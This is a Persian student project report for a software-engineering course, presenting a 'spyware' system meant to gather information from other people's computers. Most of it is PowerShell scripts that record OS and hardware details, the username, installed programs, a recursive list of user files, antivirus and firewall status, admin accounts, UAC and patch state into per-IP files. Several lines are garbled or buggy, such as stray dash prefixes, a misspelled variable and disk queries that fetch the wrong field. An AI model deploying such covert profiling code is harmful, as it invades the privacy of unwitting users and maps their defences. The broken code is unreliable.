
بسم الله الرحمن الرحیم

گزارش سناریو پروژه

درس: مهندسی نرم‌افزار

موضوع: جاسوس‌افزار

تهیه‌کنندگان:

سحر صدری **961845125**

رضا ادیبی‌سده **961845102**

استاد: امین عنایت‌زارع

تیر **99**

چکیده:

سیستم طراحی‌شده‌ای که پیش‌تر معرفی کردیم در فرایند جاسوسی از سایر رایانه‌ها به شما کمک می‌کند، و امکان آگاهی از اطلاعات سخت‌افزاری و نرم‌افزاری سایر رایانه‌ها و تحلیل این اطلاعات را ممکن می‌سازد.

فهرست

سناریو اصلی سیستم

با توجه به این که ما تحقق اهداف زیر را دنبال می‌کنیم، برای دست‌یابی به هر هدف، یک فایل با فرمت bash ساخته‌ایم کدهای مربوطه درآن قراردارند. و نیز یک فایل با فرمت exe جهت اجرای فایل‌های bash تهیه‌کرده‌ایم.

اهداف به قسم زیر می‌باشند:

1) اطلاعات مربوط به سیستم عامل

کدهای مربوطه:

```
$ipV4 = Test-Connection -ComputerName (hostname) -Count 1  | Select -ExpandProperty IPV4Address
    $ip=$ipV4.IPAddressToString
    $address ='datas\'+$ip+'OsInfo.txt'

    $osInfo = Get-ComputerInfo -property OsType, OsVersion, OsName, OsLocalDateTime
    ------"OS Type: " + $osInfo.OsType | out-file $address
    ------"OS Version: " + $osInfo.OsVersion | Add-Content  $address
    ------"OS Name: " + $osInfo.OsName | Add-Content $address
    ------"OS LocalDateTime: " + $osInfo.OsLocalDateTime | Add-Content $address
```

2) اطلاعات مربوط به سخت‌افزار

کدهای مربوطه:

```
$ipV4 = Test-Connection -ComputerName (hostname) -Count 1  | Select -ExpandProperty IPV4Address

$ip=$ipV4.IPAddressToString

$address ='datas\'+$ip+'HardwareInfo.txt'



$motherBoard = Get-WmiObject win32_baseboard

"------Motherboard name: " + $motherBoard.name | out-file $address

"------Motherboard manufacturer: " + $motherBoard.manufacturer  | Add-Content $address


$bios = Get-WmiObject win32_bios

"------Bios version: " + $bios.version  | Add-Content $address


$diskName = wmic diskdrive get name

"------Disk name: "+ $diskName  | Add-Content $address

$diskSize = wmic diskdrive get name

"------Disk size: "+ $diskSize  | Add-Content $address

$diskSerial = wmic diskdrive get name

"------Disk serial: "+ $diskSeial  | Add-Content $address


$netNameSpeed = wmic NIC where NetEnabled=true get Name,Speed

"------Network info: " | Add-Content $address

$netNameSpeed  | Add-Content $address


$cdROM = Get-WmiObject Win32_CDROMDrive

"------CD/DVD ROM name: "+ $cdRom.name  | Add-Content $address


$cpuName = Get-WmiObject -class Win32_processor
```

```
"------CPU name: "+ $cpuName.name  | Add-Content $address

$coreNumber = Get-CimInstance Win32_ComputerSystem
"------Core number: "+ $coreNumber.NumberOfLogicalProcessors  | Add-Content $address

$ram = Get-WmiObject win32_physicalmemory | select name , MemoryType, Capacity
"------RAM info: "  | Add-Content $address
$ram  | Add-Content $address



$gpu = Get-WmiObject Win32_VideoController | select name,adapterram
"------Graphic: " | Add-Content $address
$gpu  | Add-Content $address
```

3) اطلاعات مربوط به کاربر

کدهای مربوطه:

```
$ipV4 = Test-Connection -ComputerName (hostname) -Count 1  | Select -ExpandProperty
IPV4Address
$ip=$ipV4.IPAddressToString
$address ='datas\'+$ip+'UserInfo.txt'



#get data from os
$computerInfo = Get-ComputerInfo -property CsName, CsUserName
"------Computer Name: " + $computerInfo.CsName | out-file $address
"------UserName: " + $computerInfo.CsUserName | Add-Content $address
```

"------User Path: " + $env:USERPROFILE | Add-Content $address

$PartitionCount = Get-Partition

$PartitionCount = $PartitionCount.PartitionNumber[-1]

"------Disk Partition Count: " + $PartitionCount | Add-Content $address

$instaled64BitApps = get-childitem 'C:\Program Files\'| select name

$instaled32BitApps = get-childitem 'C:\Program Files (x86)\'| select name

"------Instaled Apps: " | Add-Content $address

$instaled32BitApps.name | Add-Content $address

$instaled64BitApps.name | Add-Content $address

$userFiles = Get-ChildItem -Recurse -Depth 5 $env:USERPROFILE

"------User Files: " | Add-Content $address

$userFiles.name | Add-Content $address

4) اطلاعات مربوط به امنیت سیستم‌عامل

کدهای مربوطه:

$ipV4 = Test-Connection -ComputerName (hostname) -Count 1 | Select -ExpandProperty IPV4Address

$ip=$ipV4.IPAddressToString

$address ='datas\'+$ip+'SecurityInfo.txt'

$antivirous = Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct

−−−−−−″antivirous: " | out-file $address

$antivirous| select displayName, productState | Add-Content $address


```
$fireWall = Get-NetFirewallProfile

––––––″firewall: " | Add-Content  $address

$fireWall | Add-Content  $address


$PasswordLastSet = Get-localUser| select name,PasswordLastSet

––––––″Password Last Set: " | Add-Content  $address

$PasswordLastSet | Add-Content  $address


$userToFind = $args[0]

$administratorsAccount = Get-WmiObject Win32_Group -filter "LocalAccount=True AND
SID='S-1-5-32-544"'

$administratorQuery = "GroupComponent = `"'Win32_Group.Domain='" +
$administratorsAccount.Domain + "',NAME='" + $administratorsAccount.Name + "'`""

$admins = Get-WmiObject Win32_GroupUser -filter $administratorQuery | select
PartComponent |where {$_ -match $userToFind}

––––––″Administrator users: " | Add-Content  $address

$admins | Add-Content  $address


$uacStatus = Get-ItemProperty
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name EnableLUA |
select EnableLUA

––––––″UAC Status: " | Add-Content  $address

$uacStatus | Add-Content  $address
```

```
$updateStatus = get-wmiobject -class win32_quickfixengineering | select *

------"Update Status: " | Add-Content  $address

$updateStatus | Add-Content  $address


$doNotHasSSH = (Get-Command New-PSSession).ParameterSets|select -Unique true|where
.name -NotLike ssh
------"Do Not Has SSH: " | Add-Content  $address

$doNotHasSSH | Add-Content  $address


$hasSSH = (Get-Command New-PSSession).ParameterSets|select -Unique true|where .name -
Like ssh
------"Has SSH: " | Add-Content  $address

$hasSSH | Add-Content  $address
```

سناریو فرعی


5) نمودار موارد کاربرد:

در این نمودار ما کاربران و عملیات‌هایی که قراراست در سیستم رخ دهد را مشخص میکنیم.



6) نمودار توالی:

در این نمودار ما مشخص کرده‌ایم که مراحل به چه صورت و چگونه و در چه زمانی اجرا شده و ترتیب اجرا دستورات را مشخص نموده‌ایم.



7) نمودار فعالیت:

ما از طریق این نمودار مراحل انجام نرم‌افزار از شروع تا پایان کار را مشخص نموده‌ایم.